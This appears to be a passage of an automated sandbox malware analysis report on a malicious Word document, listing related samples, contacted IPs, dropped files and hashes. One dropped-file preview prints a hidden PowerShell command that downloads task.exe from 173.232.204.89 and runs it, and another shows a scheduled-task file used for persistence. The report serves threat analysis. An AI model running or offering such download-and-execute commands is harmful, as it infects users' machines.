	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224
	TOwYernH3DhfPER.exe	Get hash	malicious	Browse	• 208.91.199.181
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
EONIX-COMMUNICATIONS-ASBLOCK-62904US	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 173.232.204.89
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 173.232.204.89
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 173.232.204.89
	arm6-20211124-0649	Get hash	malicious	Browse	• 170.130.75.226
	K7hNSg5hRL.exe	Get hash	malicious	Browse	• 170.130.13.186
	MT 1O1.doc	Get hash	malicious	Browse	• 173.232.204.89
	PO 635.doc	Get hash	malicious	Browse	• 173.232.204.89
	DHL_119040 al#U0131#U015f irsaliyesi belgesi,pdf.exe	Get hash	malicious	Browse	• 208.89.219.70
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 173.232.62.19
	1687HM2021.xlsx.exe	Get hash	malicious	Browse	• 173.213.66.89
	BwJriVGrt5.exe	Get hash	malicious	Browse	• 170.130.10.102
	PURCHASE ORDER.doc	Get hash	malicious	Browse	• 173.232.204.89
	001100202021.exe	Get hash	malicious	Browse	• 23.90.37.72
	bnmf4567.exe	Get hash	malicious	Browse	• 50.3.41.145
	Hack.exe	Get hash	malicious	Browse	• 104.140.244.186
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 107.158.11.57
	ixijzt2mxt.exe	Get hash	malicious	Browse	• 104.140.201.42
	GTA5TerrorMM.exe	Get hash	malicious	Browse	• 104.140.244.186
	FANDER_MOD V3.03.exe	Get hash	malicious	Browse	• 104.140.201.42
	Injector.exe	Get hash	malicious	Browse	• 104.140.201.42

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\SzfukVRF.exe	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\task[1].exe	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\task.exe	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\task[1].exe	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	504832
Entropy (8bit):	7.875034070984988
Encrypted:	false
SSDEEP:	12288:+v5E70ZixBFm0hDKr62YWLJp7WtXpcCAVS4EzOnsQ7b51:+vG70Zi1hy6O+LAVS4C
MD5:	F65B0793251364C03D06E8E7134FC21B
SHA1:	7BC80E89BBC7C10B974462E748849F9056D20D4A
SHA-256:	A031918E001745C0F07D5D0AC118A0BFEB946236033E20FA1B16E0D54EE7BCB8
SHA-512:	BAC2E15EAFEFF6708D67A224B96FBC62F062A6029D7E5DFCB773C2B07AAC4C01F910724192A6294DA3456B50E016F5A9859E9DD6EA18C2C51F02377AFBA3CB2
Malicious:	**true**
Joe Sandbox View:	• Filename: MT_1O1_SWIFt.doc, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://173.232.204.89/task.exe
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....j.a.............0................. ....@.. ....@................................|...O.. ....H...........text....... ....`.rsrc...............................@..@.reloc......... ....................@..B........................H........e...t..........\... ............................................{ ...*..{!...*..{"...*..{#...*..($.....} .....}!.....}"......}#...*....0..s........u........f.,`(%....{ ....{ ...o&.. .,H('....{!....{!...o(...,0()....{"....{"...o*...,.(+....{#....{#...o,...+..+..*..0..b....... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0...........r...p ......%..{ ......%q.........-.&.+.......o1....%..{!......%q.........-.&.+.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2CAE3F9.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 1569 x 65536 x 0 +2 "\005"
Category:	dropped
Size (bytes):	3712
Entropy (8bit):	5.037816902563746
Encrypted:	false
SSDEEP:	96:Qk7Hgwj+mbYf3LSrhlOs0f5aSdHn63Dx3:Qk7Awam8fI4s0f5ap3
MD5:	7E855AA0ECA27E6E8E2A2F8AE2A48F33
SHA1:	C309D1A169059EA57D6AA0A4D5FA4B00B83C67C7
SHA-256:	8E612AA9E10E31E5D64AB9FEC4E7FFBED91C8C47620CEED5C5460750EB5E4C3B
SHA-512:	AFEBD07201DDEE57140E6444D62DA8BCC53D0F0F2C62951162E762136979A114DAD92B7652D6A3C9214A20265D04B3FE5BFA70870ED1AFD96BD5F8A837FEF2C
Malicious:	false
Preview:	......@.....!.....................5...........................Segoe UI....C.-.....@..........#....-...........................A..... . ...:.(... ...@.. ....?.........!...A.F.f. . ...:.(... ... .G .>..:..9..8..8..8..9..:..i2........K..S(.O$.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M" .M".O$.S).O".......l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD7EADD8.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.24537807839389073
Encrypted:	false
SSDEEP:	96:xcrH7XNEN+N8//zb+H2fffFilJBzkNDDN+N8//zb+H2fffFuExB+3NhDN+N8/mLk:2zrNVE9GJ6NuE9u/cwz1J6NuE9
MD5:	ABBD59B3E4B072E6702F1F910CAA05D6
SHA1:	9D8AD507D0339D217561F0A8E69607D38545D6BB
SHA-256:	4C0541BD1C3B054F9FB790A3E7FC898908B2D9104FF61A09500A9CA1C3291870
SHA-512:	7B17AACAEF606D51E448E37065D1EEF1C261239E7AE4A5F9B2A5FB0289A6C8B101B3A5C37055699FDA4536D45AD321989302E864F864EFB9E9DBE1B33E4B3F39
Malicious:	false
Preview:	X.:.....p.j.....o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e.". .-.N.o.P. .-.s.t.a. .-.N.o.n.I. .-.W. .H.i.d.d.e.n. .-.E.x.e.c.u.t.i.o.n.P.o.l.i.c.y. .b.y.p.a.s.s. .-.N.o.L.o.g.o. .-.c.o.m.m.a.n.d. .".(.N.e.w.-.O.b.j.e.c.t. .S.y.s.t.e.m...N.e.t...W.e.b.C.l.i.e.n.t.)...D.o.w.n.l.o.a.d.F.i.l.e.(.'.h.t.t.P.:././.1.7.3...2.3.2...2.0.4...8.9./.t.a.s.k...e.x.e.'.,.'.C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.t.a.s.k...e.x.e.'.).;.S.t.a.r.t.-.P.r.o.c.e.s.s. .'.C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.t.a.s.k...e.x.e.'.".............l.....0.k.......................................X... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{359899CB-2F00-4180-B83B-336B1EE05F4F}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{359899CB-2F00-4180-B83B-336B1EE05F4F}.tmp

Size (bytes):	214016
Entropy (8bit):	4.7570142344408119
Encrypted:	false
SSDEEP:	1536:tBabzacasapa2H/Na7rRlBabzacasapa2H/Na7pmV:mbzacasapa2HY7Abzacasapa2HY7
MD5:	B33010290F6ED0C12253AFD2B83EE458
SHA1:	E492CAD440EFC9C93553D95A158ED84A0656F2AB
SHA-256:	54147F6E9949D14672892FDC5104A02A1E41DB662D39EDC135FC12FB24C91C10
SHA-512:	9C1FB272563766455908B1B41E84B4A386DDE1AF25B867103B3E4D52CA15CA1EA4B7008DB069313431CC35C40F1383BFACB0E10F21F00544822527C47D4E6135
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4D8A2392-564C-4DB2-903D-17A8A736109B}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44098
Entropy (8bit):	2.879594246936239
Encrypted:	false
SSDEEP:	768:dq/3ViFs0Dqeb4Zep84JtueJvCI19rlwzWSgUg4P58F:aFia0Dqeb0nstw29rVzWSgm58F
MD5:	7C0A9B9DA73BA081A06703CECE345DFF
SHA1:	84823768F9E22131B15777CB4196A15FEEF9ADCA
SHA-256:	27748FD8FFDB4A4163016E5DA937315BD05E77357931B45BD1E1EC58C0C20A48
SHA-512:	79969B8A67392228AE3998F1C6AF17F393EFD89CAF90D5D47426498E93EEED996DEB3AE150BCB82225058E8DD2F5F80D6FB9FC98198E0DF0E869AA6B2DA507F 7
Malicious:	false
Preview:	c.0.5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.....=..... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.a.b.d.t.f.h.g.h.g.e.g.h.D.p.~...S.C.T.". .".e. w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}.".L.I.N.K..... .....H...R...X..... .....CJ..OJ..QJ..^J..aJ..... j....CJ..OJ..QJ..U..^J..aJ.. .j.RJe...CJ..OJ..QJ..U..^J..aJ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{527B5D4D-3E6F-42BD-8FFA-6C52D5EDBEDF}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{88FEB9FD-DBED-46CA-AEE6-1702A6B1006D}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3573187972516119
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbl:liiiiiiiiifdLloZQc8++lsJe1Mzq
MD5:	B05EDE552A5E4F0375E4000DDD8804EB
SHA1:	AFAA26BF1745F8425FB3B92CDF455B64C1030455
SHA-256:	458E1D3CDD8D4D59A90D24A07CBFAEFEE7A13A0D793E0F173F080F79AE178BE7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{88FEB9FD-DBED-46CA-AEE6-1702A6B1006D}.tmp	
SHA-512:	46FE16339641E02940C4F8B1DBF3EE89B6CB2C5B6236AB5BB74B4F5DD3AE9979CB6820AA7A0DDB83952FA31CA5D08EB1FD2C3351C7DACC9F358D210B168BDB6
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	97514
Entropy (8bit):	4.489544623132179
Encrypted:	false
SSDEEP:	768:VBabzacasapa2lGWOlARldNVYwUn7ZwPW1ir:VBabzacasapa2H/Na7M
MD5:	EB599CC95ACB0DA0DAFFE2C49E6CA94C
SHA1:	581089674A9F472221C002E613C5B1830ACC9D1D
SHA-256:	936F1E2D5FB8C9CD1535E4092D28A989929BAFD0EFDF2A555D2AC5CF5612BFF7
SHA-512:	7A378AA05AABFF3FCB305956BA7600875376B33477D654984AE1D9AC49D27BB0AFEDB5BE38C17DDAC754DDEE95CCD57F23336BBE3FD4ABC53477291E71971B27
Malicious:	**true**
Preview:	....

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Local\Temp\tmpBA6A.tmp	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1574
Entropy (8bit):	5.11268735911116
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNt9xvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTDv
MD5:	2FB2F595006AB549A4C00CC852A1F691
SHA1:	9B8CFA7A4D43ADF4C3ADEA923AE5AFDDE3A40314
SHA-256:	5466C2D681BB5F3A6B50D13FD153C920D963FE658574BBD123371BC02FAC0E86
SHA-512:	76720B62C1F421B2D88E38540560033CE47D60D37AA5E22AEC2805A1CD78E3CE0EB716CF9770D00DC128043D6514EA9329B0C88FB9D6FDCF135151658D00BC1
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PAGO DEL SALDO.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PAGO DEL SALDO.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:56 2021, mtime=Mon Aug 30 20:08:56 2021, atime=Fri Nov 26 01:21:13 2021, length=393199, window=hide
Category:	dropped
Size (bytes):	1034
Entropy (8bit):	4.557967550864718
Encrypted:	false
SSDEEP:	12:8MyTSp1tgXg/XAlCPCHaXjByB/AVtX+W3MTxEUR9LicvbS2wIyR9BDtZ3YilMMEz:8My2/XTTc+bd/e52Dv3qg87l
MD5:	9A01376D1343F9F324D36215EA07B616
SHA1:	6AA3137B198FAE3A9868E48F28B4D4816A5ED0DF
SHA-256:	D2CF4B190147E17EFEDF7545BAE918424531159EFC0E083FF28B15BC0034B6A9
SHA-512:	7FCD858C9DB695DCA4E1D7E5F4AE9CEC2CA0629EBC637E2B154ECFEAB9EB1B9302D333DF5F2C7ACD40FBE2EA26548277FBA414D328EB99F3A24CA43DBEED588C
Malicious:	false
Preview:	L.....F.... ....f>....f>.....Hl.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S ...Desktop.d.....QK.X.S .*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....n.2.....zS.. .PAGODE~1.DOC..R.....S...S..*.....P.A.G.O. .D.E.L. .S.A.L.D.O...d.o.c.....|.....-...8...[.....?J.....C:\Users\..#.....\\841618\Users.user\Desktop\PAGO DEL SALDO.doc.).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.A.G.O. .D.E.L. .S.A.L.D.O...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9..g.....[D_

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	79
Entropy (8bit):	4.741754287211816
Encrypted:	false
SSDEEP:	3:bDuMJlt+A+rXCmX1uih+rXCv:bCm+drX0i8rXs
MD5:	D5282C6D9AB64FE90D11B66486B8CE47
SHA1:	8CECDE758E0C31861FB1ADE725D2FB28F9900385
SHA-256:	FFA65D7871728B70C7EB183FB39BBEDE6EEFA7502FFEBA838276596DA8D429D3
SHA-512:	082476690242A0145A0B81FD3EFF16126ABB09F0B02FDFFBAADB29670497E7D3C82232810FD5DD657CE6943738E7ADA77CFE3D909BA26C2D9AEBD6DB6346894
Malicious:	false
Preview:	[folders]..Templates.LNK=0..PAGO DEL SALDO.LNK=0..[doc]..PAGO DEL SALDO.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0VT7C41M2L4V6JEPSUND.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.576040061620306
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwoGz8hQC4MqKqvsEHyqvJCworAzKAYnHlF2X/lUV0A2:cmzoGz8mnHnorAzKRF2XHA2
MD5:	2D161BF98AA34087775C31AF6C147256
SHA1:	749B50BD72648129C2BD990763017C1B41F10B7A
SHA-256:	7ED9A6758BA77FA3C05B015E5F8AEF042F751F385F8D82849A05C1FDCE318E77
SHA-512:	E1383E5909A24277E064CC0881F1FF830ED2996B96BEB69DD6E4FA07B05A639AE1BB516D419E11800E6C28229F732A8642AB3B99868EA652B60B916D7405D04E
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\35BY7DRSER1V8J9JMCO9.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.576040061620306
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwoGz8hQC4MqKqvsEHyqvJCworAzKAYnHlF2X/lUV0A2:cmzoGz8mnHnorAzKRF2XHA2
MD5:	2D161BF98AA34087775C31AF6C147256
SHA1:	749B50BD72648129C2BD990763017C1B41F10B7A
SHA-256:	7ED9A6758BA77FA3C05B015E5F8AEF042F751F385F8D82849A05C1FDCE318E77
SHA-512:	E1383E5909A24277E064CC0881F1FF830ED2996B96BEB69DD6E4FA07B05A639AE1BB516D419E11800E6C28229F732A8642AB3B99868EA652B60B916D7405D04E
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.576040061620306
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwoGz8hQC4MqKqvsEHyqvJCworAzKAYnHlF2X/lUV0A2:cmzoGz8mnHnorAzKRF2XHA2
MD5:	2D161BF98AA34087775C31AF6C147256
SHA1:	749B50BD72648129C2BD990763017C1B41F10B7A
SHA-256:	7ED9A6758BA77FA3C05B015E5F8AEF042F751F385F8D82849A05C1FDCE318E77
SHA-512:	E1383E5909A24277E064CC0881F1FF830ED2996B96BEB69DD6E4FA07B05A639AE1BB516D419E11800E6C28229F732A8642AB3B99868EA652B60B916D7405D04E
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.576040061620306

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwoGz8hQC4MqKqvsEHyqvJCworAzKAYnHlF2X/lUV0A2:cmzoGz8mnHnorAzKRF2XHA2
MD5:	2D161BF98AA34087775C31AF6C147256
SHA1:	749B50BD72648129C2BD990763017C1B41F10B7A
SHA-256:	7ED9A6758BA77FA3C05B015E5F8AEF042F751F385F8D82849A05C1FDCE318E77
SHA-512:	E1383E5909A24277E064CC0881F1FF830ED2996B96BEB69DD6E4FA07B05A639AE1BB516D419E11800E6C28229F732A8642AB3B99868EA652B60B916D7405D04E
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\CS0OLG9QFDF935YIQMNF.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
